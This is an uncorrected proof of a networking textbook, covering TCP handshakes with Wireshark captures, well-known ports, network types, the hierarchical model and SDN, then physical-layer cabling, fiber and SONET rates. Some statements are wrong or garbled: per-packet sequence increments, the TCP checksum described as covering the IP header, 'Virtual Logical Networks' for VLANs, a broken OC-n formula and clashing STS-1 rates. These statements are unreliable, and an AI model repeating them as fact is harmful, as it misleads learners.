How can TCP provide reliability? Through the use of acknowledgements, of course. TCP uses sequence numbers to identify the correct order of segments sent from each end device so that data can be reconstructed at the receiving end, regardless of fragmentation or packet loss. For every packet that is transmitted, the sequence number is incremented by one. The starting sequence number is randomly generated to defend against sequence prediction attacks. TCP also uses sequence numbers for error detection, allowing senders to retransmit packets that are corrupt or lost. Checksums are performed to ensure the IP header information has not been corrupted. TCP flags located in the header of TCP packets are used to control the state of a connection. Before we go through a TCP example, let's define the three TCP flags we will cover:

- *Synchronize (SYN)*: Used to initiate and set up a session and agree on initial sequence numbers.
- *Finish (FIN)*: Used to gracefully terminate a session. This shows that the sender has no more data to transmit.
- *Acknowledgement (ACK)*: Used to acknowledge receipt of data.

Figure 1-7 displays how TCP provides reliability. The sender has sent a packet, and the receiver acknowledges this packet by increasing the sequence number by one. The sender sends packet 2 and starts a timer. The packet is lost, no acknowledgement is sent back, and the timer expires. The sender resends the packet, and the receiver acknowledges it with an ACK.

this figure will be printed in b/w




Figure 1-7. How TCP provides reliability

384 Three-Way Handshake and Connection Termination

384

385 When establishing a connection, TCP uses a three-way handshake. The process starts with a SYN sent by a
 386 client to a server. The server responds back with a SYN-ACK, with the acknowledgement being increased by
 387 one. Finally, the client sends an ACK back to the server to complete the connection setup.

388

389 To end a connection, a four-way handshake is completed. The end that wishes to end the connection
 390 transmits a FIN packet, and the other end acknowledges with an ACK. The receiving end now sends a FIN
 391 packet with ACK. Finally, the initiating end sends an ACK to terminate the connection. Figure 1-8 shows the
 three- and four-way handshake processes.

this figure will be printed in b/w




Figure 1-8. The setup of the TCP three-way handshake and graceful termination of communication between peers

Let's take a look at some actual TCP packets captured via Wireshark. Using the preceding formula, we will calculate the packet captures in Figures 1-9, 1-10, and 1-11.

392
393

No.	Time	Source	Destination	Protocol	Length	Info
9473	859.291116	192.168.56.11	192.168.56.10	TCP	74	40409 > microsoft-ds [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=243669 TSecr=0 WS=128
9475	859.291116	192.168.56.10	192.168.56.11	TCP	78	microsoft-ds > 40409 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=1 TSval=0 TSecr=0 SACK_PERM=1
9476	859.291617	192.168.56.11	192.168.56.10	TCP	66	40409 > microsoft-ds [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=243669 TSecr=0
9477	859.291617	192.168.56.11	192.168.56.10	SMB	119	Negotiate Protocol Request
9478	859.292117	192.168.56.10	192.168.56.11	SMB	155	Negotiate Protocol Response
9479	859.292117	192.168.56.11	192.168.56.10	TCP	66	40409 > microsoft-ds [ACK] Seq=54 Ack=90 Win=29312 Len=0 TSval=243669 TSecr=12804
9480	859.292117	192.168.56.11	192.168.56.10	SMB	181	Session Setup Andx Request, NTLMSSP_NEGOTIATE

this figure will be printed in b/w

Figure 1-9. Wireshark SYN packet capture of the TCP three-way handshake

Figure 1-9 shows that the SYN sequence number starts at $x=0$.

394

No.	Time	Source	Destination	Protocol	Length	Info
9473	859.291116	192.168.56.11	192.168.56.10	TCP	74	40409 > microsoft-ds [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=243669 TSecr=0 WS=128
9475	859.291116	192.168.56.10	192.168.56.11	TCP	78	microsoft-ds > 40409 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=1 TSval=0 TSecr=0 SACK_PERM=1
9476	859.291617	192.168.56.11	192.168.56.10	TCP	66	40409 > microsoft-ds [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=243669 TSecr=0
9477	859.291617	192.168.56.10	192.168.56.11	SMB	119	Negotiate Protocol Request
9478	859.292117	192.168.56.10	192.168.56.11	SMB	155	Negotiate Protocol Response
9479	859.292117	192.168.56.11	192.168.56.10	TCP	66	40409 > microsoft-ds [ACK] Seq=54 Ack=90 Win=29312 Len=0 TSval=243669 TSecr=12804
9480	859.292117	192.168.56.11	192.168.56.10	SMB	181	Session Setup Andx Request, NTLMSSP_NEGOTIATE

this figure will be printed in b/w

Figure 1-10. Wireshark SYN and ACK packet capture of the TCP three-way handshake

Figure 1-10 shows that the SYN sequence number starts at $y=0$ and the ACK sequence number starts at $x+1$, which is 1.

395
396

No.	Time	Source	Destination	Protocol	Length	Info
9473	859.291116	192.168.56.11	192.168.56.10	TCP	74	40409 > microsoft-ds [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=243669 TSecr=0 WS=128
9475	859.291116	192.168.56.10	192.168.56.11	TCP	78	microsoft-ds > 40409 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 WS=1 TSval=0 TSecr=0 SACK_PERM=1
9476	859.291617	192.168.56.11	192.168.56.10	TCP	66	40409 > microsoft-ds [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=243669 TSecr=0
9477	859.291617	192.168.56.10	192.168.56.11	SMB	119	Negotiate Protocol Request
9478	859.292117	192.168.56.10	192.168.56.11	SMB	155	Negotiate Protocol Response
9479	859.292117	192.168.56.11	192.168.56.10	TCP	66	40409 > microsoft-ds [ACK] Seq=54 Ack=90 Win=29312 Len=0 TSval=243669 TSecr=12804
9480	859.292117	192.168.56.11	192.168.56.10	SMB	181	Session Setup Andx Request, NTLMSSP_NEGOTIATE

this figure will be printed in b/w

Figure 1-11 Wireshark ACK packet capture of the TCP three-way handshake

Figure 1-11. shows that the ACK sequence number is $y+1$, which is 1.

397

User Datagram Protocol

398

The User Datagram Protocol (UDP) is a member of the IP suite. It uses a connectionless transmission model that does not complete any handshaking, thus referred to as *unreliable*. UDP does not provide protection for delivery or reordering or duplicate protection. Time-sensitive and real-time applications are known to use UDP, since dropping packets is preferred to waiting for delayed or lost packets to be resent. UDP has no concept of acknowledgements or datagram retransmission.

399
400
401
402
403

AU12

Port Numbers

404

405 Port numbers for well-known ports range from 0 to 1023 and are used by system processes. The entire range
 406 of port numbers is from 0 to 65535. Packets received at the transport layer are forwarded to the correct
 407 application by identifying the destination port number. Table 1-6 provides the well-known port numbers for
 408 different services.

16.1 **Table 1-6.** *Well-Known Port Numbers*

Protocol	Port Number	Description	
TCP, UDP	20, 21	FTP	t6.2
TCP	22	SSH	t6.3
TCP, UDP	23	Telnet	t6.4
TCP	25	SMTP	t6.5
TCP, UDP	49	TACACS	t6.6
TCP, UDP	53	DNS	t6.7
UDP	67	DHCP	t6.8
UDP	69	TFTP	t6.9
TCP	80	HTTP	t6.10
TCP, UDP	88	Kerberos	t6.11
TCP	110	POP3	t6.12
TCP, UDP	161, 162	SNMP	t6.13
TCP	179	BGP	t6.14
TCP	443	HTTPS	t6.15
TCP	465	SMTSPS	t6.16
TCP, UDP	500	ISAKMP	t6.17
UDP	514	Syslog	t6.18
UDP	520	RIP	t6.19
TCP, UDP	666	DOOM	t6.20
TCP	843	Adobe Flash	t6.21
TCP	989-990	FTPS	t6.22
TCP, UDP	3306	MySQL	t6.23
TCP	3689	iTunes	t6.24
TCP, UDP	3724	World of Warcraft	t6.25
TCP	5001	Slingbox	t6.26
TCP, UDP	5060	SIP	t6.27
TCP	6699	Napster	t6.28
TCP, UDP	6881-6999	BitTorrent	t6.29
UDP	14567	Battlefield	t6.30
UDP	28960	Call of Duty	t6.31

Types of Networks 409

There are many different types of computer networks; most are defined by the size of the network or the type of connection. Networks can include a few network devices in a room to millions of devices around the world. The following are networks based on size: 410
411
412

- Personal area network (PAN) 413
- Local area network (LAN) 414
- Campus area network (CAN) 415
- Metropolitan area network (MAN) 416
- Wide area network (WAN) 417
- Wireless wide area network (WWAN) 418

Personal Area Network 419

A *personal area network* (PAN) is a computer network organized around a single person within a single building, small office, or residence. Devices normally used in a PAN include Bluetooth headsets, computers, video game consoles, mobile phones, and peripheral devices. 420
421
422

Local Area Network 423

A *local area network* (LAN) normally consists of a computer network at a single location or office building. LANs can be used to share resources such as storage and printers. LANs can range from only two to thousands of computers. LANs are common in homes now, thanks to the advancements in wireless communication often referred to as *Wi-Fi*. An example of a LAN is an office where employees access files on a shared server or can print documents to multiple shared printers. Commercial home wireless routers provide a bridge from wireless to wired to create a single broadcast domain. Even though you may have a wireless LAN, most WLANs also come with the ability to connect cables directly to the Ethernet ports on them. 424
425
426
427
428
429
430
431

Campus Area Network 432

A *campus area network* (CAN) represents several buildings/LANs within close proximity. Think of a college campus or a company's enclosed facility, which is interconnected using routers and switches. CANs are larger than LANs and, in fact, usually contain many LANs. CANs cover multiple buildings; however, they are smaller than MANs, as buildings in a CAN are generally on the same campus or within a really small geographical footprint (e.g., several buildings interconnected on the same street block or in a business park). 433
434
435
436
437

Metropolitan Area Network 438

A *metropolitan area network* (MAN) represents a computer network across an entire city or other region. MANs are larger than CANs and can cover areas ranging from several miles to tens of miles. A MAN can be used to connect multiple CANs; for example, London and New York are cities that have MANs set up. 439
440
441

442 Wide Area Network

443 A *wide area network* (WAN) is normally the largest type of computer network. It can represent an entire
444 country or even the entire world. WANs can be built to bring together multiple MANs or CANs. The
445 Internet is the best example of a WAN. Corporate offices in different countries can be connected to create a
446 WAN. WANs may use fiber-optic cables or can be wireless by using microwave technology or leased lines.

447 Wireless Wide Area Network

448 A *wireless wide area network* (WWAN) is a WAN that uses wireless technologies for connectivity. It uses
449 technologies such as LTE, WiMAN, UMTS, GSM, and other wireless technologies. The benefit of this type of
450 WAN is that it allows connectivity that is not hindered by physical limitations. Most point-to-point (P2P) and
451 point-to-multipoint (P2MP) wireless technologies are limited in distance; these networks are often referred
452 to as *wireless metropolitan area networks* (WMANs). Due to the inherent open nature of wireless technology,
453 most companies use some form of encryption and authentication.

AU13

454 Virtual Private Network

455 *Virtual Private Networks* (VPNs) can be used to allow employees to remotely access their corporate network
456 from a home office or through public Internet access, such as at a hotel, or a wireless access point. VPNs can
457 also connect office locations.

458 Figure 1-12 shows the networks that we just discussed.

this figure will be printed in b/w




Figure 1-12. Types of networks

Hierarchical Internetwork Model

The *hierarchical internetwork model* was developed by Cisco; it is a three-layer model dividing networks into three layers. The layers are core, distribution, and access. Each layer is responsible for providing different services to end stations and servers.

One key component in network design is switching where you can and routing where you must, meaning that you should use switches wherever possible. Another key component is dividing network devices into zones, which separates user access networks from data centers. Separation can be achieved logically via routers and switches or firewalls. Access devices typically support end devices such as VoIP phones, printers, and computers. Networks can be divided on a per-floor basis or a per-office basis.

The *core layer* is the backbone of the network and normally is designed with high-end switches and high-end fiber-optic cables. This layer does not route traffic to the LAN and is only concerned with speed and reliable delivery of packets. This layer is always built with redundancy, as evident in Figure 1-13. The model begins with two core switches on the backbone, to which switching and routing is completed. Maximum performance can be achieved by using groups of links to the distribution layer and for the connection between one another.

The *distribution layer* connects to the access layer or edge layer. This layer is focused on switching and can be connected redundantly to both the core and user switches. Uplinks to this device should also be groups of links to achieve maximum performance. Firewalls and NAT can be configured in the layer. Routing between VLANs (Virtual Logical Networks) and workgroups is done at this layer. The devices at this layer should be able to process a large amount of traffic. In large networks, a multilayer switch should be used. Redundancy should also be considered at this layer since an outage of these devices could affect thousands of users. Devices should have redundant links to edge layer devices, and redundant power supplies should be used.

The *access layer*, or *edge layer*, includes hubs and switches and focuses on connecting client devices to the network. This layer is responsible for clients receiving data on their computers and phones. Any device that connects users to the network is an access layer device. Figure 1-13 displays the architecture of the hierarchical internetwork model developed by Cisco.




Figure 1-13. Hierarchical internetwork model

485 Software-Defined Networking Overview

486 Now that you understand the fundamental building blocks of the network, we can start discussing topics
 487 related to deploying and supporting networks. Two models for supporting a network are manual per-device
 488 configuration and software-defined networking (SDN). Software-defined networking has become a big buzz
 489 phase in recent years, but what does it mean? There is not a simple single answer. There are different types of
 490 software-defined networking. We cover different types of software-defined networking in relevant chapters
 491 throughout this book. For now, we just want to introduce you to the concepts and explain why software-
 492 defined networking is so important.

493 An oversimplified definition of software-defined networking is using software external to the hardware
 494 to control network flows. Over the next few chapters, we will discuss networking concepts and show you how
 495 to configure routers and switches using the command line interface. The command line interface configures
 496 one device at a time. That is the way we have been managing networks for decades, and most organizations
 497 still use this method for a majority of network configuration. An issue with manually configuring each device
 498 is it can be error prone and tedious to roll out a change to every device in a large network. With software-
 499 defined networks, you can make a change in one interface and have the software make the change on all the
 500 hardware devices. Changes could be planned infrastructure changes or reactions to security risk or to the
 501 discovery of flow errors. Doesn't that seem much easier than manually configuring everything?

502 Software-Defined Network Control Models

503 There are a few common SDN control models. Two models we want to emphasize are the centralized control
 504 plane and the distributed control plane.

505 Throughout this book, you will learn about routing protocols, overlays, and underlays. In a traditional
 506 network, you configure all of these directly on the routers and switches, and the protocols interact with peers
 507 to create network flows. Distributed control plane models still use these protocols locally on the hardware
 508 to make flow decisions. The difference is that the configuration of the protocols is pushed using centralized
 509 software. This model allows you to take advantage of SDN benefits with traditional network hardware. In
 510 many cases, it will intermix with hardware that is not controlled by centralized software. This model is the
 511 most common in Cisco networks, and most of the SDN examples in this book will use this model.

512 The centralized control plane model takes all decisions away from the hardware. This model can
 513 provide more efficient flows because a centralized server knows about everything. If it is more efficient, why
 514 don't we use it everywhere? One answer is that it isn't supported by every type of device. Another answer is
 515 that to work properly, it needs to be in total control. A few examples where we sometimes see this are with
 516 some software-defined WAN (SD-WAN) solutions and with some data center solutions. The centralized
 517 control planes in these examples provide optimal utilization of expensive links that you couldn't realize in
 518 distributed control plane environments.

519 Summary

520 The chapter has finally come to an end, and you are on your way to becoming a network engineer. We have
 521 covered many fundamental concepts and will continue to build upon this information in the upcoming
 522 chapters. We began this chapter by discussing the OSI model and how all the layers work together, as each
 523 layer has its responsibilities and functions to perform. We discussed each layer in detail, and you should
 524 have an understanding of all seven.

We also discussed TCP/IP as the most widely used protocol on the Internet today. You should understand how sessions are started and torn down to include the three-way handshake. We provided illustrations and Wireshark packet captures to allow you to actually see the packets transmitted. You should be familiar with commonly used port numbers and how they are used to transport data.

Lastly, we covered different types of networks, including LAN, CAN, MAN, WAN, and WWAN. Also, we introduced you to the hierarchical network model that is in use in most networks today. The three layers are the core, distribution, and access layers. We are now going to move forward to discuss the physical layer in the next chapter to build on the foundational information from this chapter.

Uncorrected Proof

Author Queries

Chapter No.: 1 0005078421

Queries	Details Required	Author's Response
AU1	Please check reference to "Appendix A" for correctness here, as there is no appendix to this book.	
AU2	Please check if "VNC/RDP display over a VNC/RDP client or via HTML5" is okay as edited.	
AU3	Please provide citation for "Figure 1-1" in the text.	
AU4	Please check if edit to sentence starting "The <i>physical layer</i> represents..." is okay.	
AU5	Please check if "photonics" is okay as edited.	
AU6	Please check if edit to sentence starting "The transport layer communications..." is okay.	
AU7	Please check if edit to sentence starting "This layer performs reassembly..." is okay.	
AU8	Please check if edit to sentence starting "The <i>application layer</i> interfaces..." is okay.	
AU9	Please check if "IPSec" here is the same as "IPsec" that appears above and hence can be deleted.	
AU10	Please check if "Internetwork" (as a layer in the TCP/IP model) should be changed to "Internet" for consistency.	
AU11	Please check if edit to sentence starting "Fragmentation provides the ability..." is okay.	
AU12	Please check if "protection for delivery or reordering or duplicate protection" is okay as edited.	
AU13	Please check if "inherent open nature of wireless technology" is okay as edited.	

CHAPTER 2



The Physical Medium

Have you ever troubleshooted a network issue for hours, racking your brain, only to find out that someone pulled a cable slightly out of the port while working in a rack? This chapter focuses on problems at layer 1—the physical layer—and how this layer is overlooked when network problems are experienced. A common example is a cable with a loose connection. I once left a network down for two days before actually looking at the port to determine the issue, which was a cable with a loose connection. It is very easy for you to blame your commercial carrier, but before you do so, you should exhaust all fault possibilities. This chapter discusses the importance of the physical medium in network design. Topics begin with the physical medium, including transmission media such as copper, coaxial cable, and fiber-optic cable and the standards associated with each. Next, the Ethernet, duplex communication systems, autonegotiation, Unidirectional Link Detection (UDLD), and common issues associated with layer 1 are covered.

Layer 1

The *physical medium*, or *transmission medium*, refers to the way in which data is transferred across networks. Think of the physical medium as a highway connecting cities, states, countries, and continents. The physical medium allows data to travel along a series of highways to reach its destination. Transmission media provide a way for data to be transmitted from sender to destination, but they do not guarantee the delivery of data. Media can be solid or wireless. Copper cable and optical fiber are examples of transmission media. Data can be transmitted through an optical fiber, a coaxial cable, waveguides, or a twisted pair wire.

When data is transmitted from sender to receiver, it is coded as binary numbers by the sender. Next, a carrier signal is modulated as stated in the specification of the binary representation of the data. At the destination, the signal received is demodulated into binary numbers. Finally, the binary numbers are decoded. A simple definition for the *transmission medium* is the path that signals propagate for data communications. Transmission media can be categorized as guided or wireless:

- *Guided*: Data is transmitted and received as waves guided along a solid medium. Also known as *bounded*.
- *Wireless*: Data is transmitted and received by using an antenna. Also known as *unbounded*.

Copper wire is one of the most common transmission media used in computer networks. Copper carries data and signals over long distances while using low amounts of power. Fiber-optic cable is another common transmission medium that is used for long-distance communications. Fiber-optic cable, or optical fiber, is a thin tube of glass; and light is reflected off the interior of the tube to its destination. Fiber-optic cable has benefits over copper wire because it has higher data rates and, therefore, it can be used over greater distances. Optical fiber can carry much more data than copper, and it can be run for hundreds

AU1

of miles without needing repeaters, which improves the reliability of the transmission since repeaters commonly fail. Fiber is also not susceptible to electromagnetic interference (EMI); thus, it is less susceptible to corruption of data by other electronics, power cables, or other sources of EMI.

Multi-mode (MM) and single-mode (SM) are two common types of fiber-optic cable. Multi-mode fiber can be either 62.5 microns or 50 microns in diameter, and single-mode fiber is 9 microns. Multi-mode fiber is used for shorter distances up to 2 kilometers. Single-mode fiber is used for long distances; it can carry signals over several kilometers. Examples of wireless signals include microwave, radio, and infrared.

The following are the three types of transmission:

- *Simplex*: Signals can only be transmitted in one direction; one side is the sender and the other is the receiver. It is like driving on a one-way street.
- *Half duplex*: Both sides may transmit data but can only do so one at a time. Imagine a traffic cop directing traffic in one direction at a time.
- *Full duplex*: Both sides may transmit and receive data at the same time simultaneously. The medium carries signals in both directions simultaneously. An example of this would be a two-way street.

Standards

Physical medium standards are defined by

- The American National Standards Institute (ANSI)
- The International Telecommunication Union (ITU)
- National telecommunications authorities (e.g., the FCC)
- The Electronics Industries Alliance/Telecommunications Industry Association (EIA/TIA)
- The Institute of Electrical and Electronics Engineers (IEEE)
- The International Organization for Standardization (ISO)

These organizations help define

- The mechanical properties of connectors
- The signals represented by bits
- Control information signals
- The electrical and physical properties of media

Standards at the physical layer define hardware components such as network adapters, cable materials and designs, connectors, and interfaces. If these standards did not exist, common Ethernet cables would not be created with RJ45 connectors, and cables would not fit universally, such as in computer *network interface cards* (NICs). Figure 2-1 displays an RJ45 connector; its properties are defined by standards to include the pinouts for the appropriate cable.



Figure 2-1. RJ45 connector with pinout. (Photo copyright: [Georgios Alexandris | Dreamstime.com](#))

this figure will be printed in b/w

Cables

The backbone of any network is the network cabling. This section discusses many different types of cabling, as well as the purposes they serve in a network. The major transmission medium types are twisted pair, coaxial, and fiber-optic cables. Determining the cabling to be used on a network depends on the traffic requirements, network topology, cost considerations, network maintenance, and the size of the network.

Twisted Pair Cable

A *twisted pair cable* contains two or more pairs of conductors that are twisted together within a cable. It is typically less expensive than fiber-optic cable and coaxial cable. An *Ethernet cable* has four pairs of twisted wires color-coded in blue, brown, green, and orange. Twisted pair cabling can be attached to *registered jack* (RJ) connectors or hardwired to endpoints. RJ45 connectors like the one seen in Figure 2-1 are the most common connectors used today. They are larger versions of the RJ11 connector used for analog telephones. Your laptop or workstation is made to accept an RJ45 connector in its Ethernet port. Each pair has one striped and one solid wire. The following are the wire colors:

- Blue
- White/blue
- Orange
- White/orange
- Brown
- White/brown
- Green
- White/green

The following are the two main types of twisted pair cabling:

- *Unshielded twisted pair (UTP)*: This type of cabling (see Figure 2-2) is one of the most widely used types of copper cabling in computer networks today. UTP cable is relatively cheap, but it does not offer support for electrical interference protection. Bandwidth is also limited when compared to other types of cables.

this figure will be printed in b/w




Figure 2-2. Example of unshielded twisted pair cable. (Photo copyright: P B | Dreamstime.com)

- *Shielded twisted pair (STP)*: This type of cabling (see Figure 2-3) is used in networks where faster data rates are needed. STP cable is similar to UTP cable, with the exception that it has extra metal shield wrapping around the pairs to help protect from EMI. The conductors can be shielded individually or as a group.

this figure will be printed in b/w




Figure 2-3. Shielded twisted pair cable. (Photo copyright: Sergio Bertino | Dreamstime.com)

Table 2-1 displays the different twisted pair category (CAT) ratings along with the maximum data rates they can support. It also shows the applications used with each cabling category. CAT 5E supports 1 Gbps. CAT 7 supports up to 100 Gbps at 15 meters and 40 Gbps at 50 meters.

Table 2-1. Twisted Pair Category Ratings

Category	Maximum Data Rate	Applications Used
CAT 1	<1 Mbps	Analog voice (POTS), basic rate ISDN
CAT 2	4 Mbps	Token ring networks
CAT 3	16 Mbps	Voice and data and basic telephone service
CAT 4	20 Mbps	Used for 16 Mbps token ring
CAT 5	100 Mbps–1 Gbps	10BASE-T, 100BASE-T (Fast Ethernet), GigE, FDDI, 155 Mbps ATM
CAT 5E	1 Gbps	FDDI, ATM
CAT 6	1 Gbps	Broadband applications
CAT 7	10–100 Gbps	Data center design
CAT 8	Emerging technology	Details to be released later

Coaxial Cable

Coaxial cable has a single inner conductor or group of conductors twisted with one another to form one core within the cable. The core is wrapped in a plastic sleeve, and on top of that is a braided metal shielding, wrapped in a heavy plastic coating (see Figure 2-4). Today, coaxial cable is mostly used for television connections; however, it is increasingly used to provide Internet services for cable service providers supporting a maximum data rate of 100 Mbps.



Figure 2-4. Coaxial cable. (Photo copyright: Ra3rn | [Dreamstime.com](https://www.dreamstime.com/))

108
109
110
111
112
113
114
115

Fiber-Optic Cabling

As mentioned, fiber-optic cabling is comprised of thin strands of glass that can carry data over very long distances. Multistrand fibers are grouped together to form the cable core, which is wrapped in a cladding that reflects light to the core, as shown in Figure 2-5. The cable also has an outer wrap known as a *coating* that helps protect the core from being damaged. Advances in fiber cabling have allowed for increases in the distance that data can travel between endpoints, with speeds as fast as light. Light signals can be transmitted up to speeds of 40 Gbps and are not affected by electromagnetic interference. Fiber-optic cables operate by transmitting reflected light from sender to destination.

this figure will be printed in b/w




Figure 2-5. Fiber-optic cable. (Photo copyright: Bluebay2014 | Dreamstime.com)

116
117
118
119
120
121
122
123
124
125
126
127
128
129
130

The two main types of fiber-optic cable are *single-mode* (SM) fiber and *multi-mode* (MM) fiber:

- *Single-mode fiber:* These cables only carry a single beam of light. This makes SM fiber more reliable than MM fiber, and it can support longer distances and more bandwidth. SM cable can transmit longer due to the propagation mode, in which the smaller angle of the beam can travel farther before it hits the edge of the core. The bulk cost of SM cabling is less expensive than MM cabling.
- *Multi-mode fiber:* MM cabling is used for shorter distances. There are multiple beams of light, hence the name multi-mode fiber. MM fiber requires less precise light sources but travels shorter distances than SM fiber; thus, the cable supports lower speeds than SM fiber. MM fiber can support data rates up to 40 Gbps and can support distances up to 860 meters. The distances supported depend on the type of cable. For instance, OM1 fiber can support up to 275 meters at 1 Gb and 33 meters at 10 Gb. OM2 can support up to 550 meters at 1 Gb and 82 meters at 10 Gb. OM3 can support up to 860 meters at 1 Gb, 300 meters at 10 Gb, and 100 meters at 40 Gb. OM4 can support up to 860 meters at 1 Gb, 400 meters at 10 Gb, and 100 meters at 40 Gb.

Fiber-Optic Transmission Rates 131

Optical carrier rates are defined by specifications and are transmitted over *Synchronous Optical Networking* (SONET) and Synchronous Digital Hierarchy (SDH) fiber networks. SONET was developed by Telcordia and ANSI, while SDH was developed by the European Telecommunications Standards Institute (ETSI). Transmission rates are defined by the rate of the bitstream of the signal, where the number is a multiple of the base unit of 51.84 Mbps. Speed can be defined as $OC - n$ where $n = n \times 51.84$. SONET transmission rates are represented by Synchronous Transport Signal 1 (STS-1). STS-1 (OC-1) is the base of the SONET network at 51.82 Mbps. The base of SDH is STM-1 (OC-3), which operates at 155.52 Mbps. Companies purchase fiber-optic lines for the following benefits:

- Leased lines are more reliable because of higher-grade hardware and because they do not suffer from electrical interference. 140
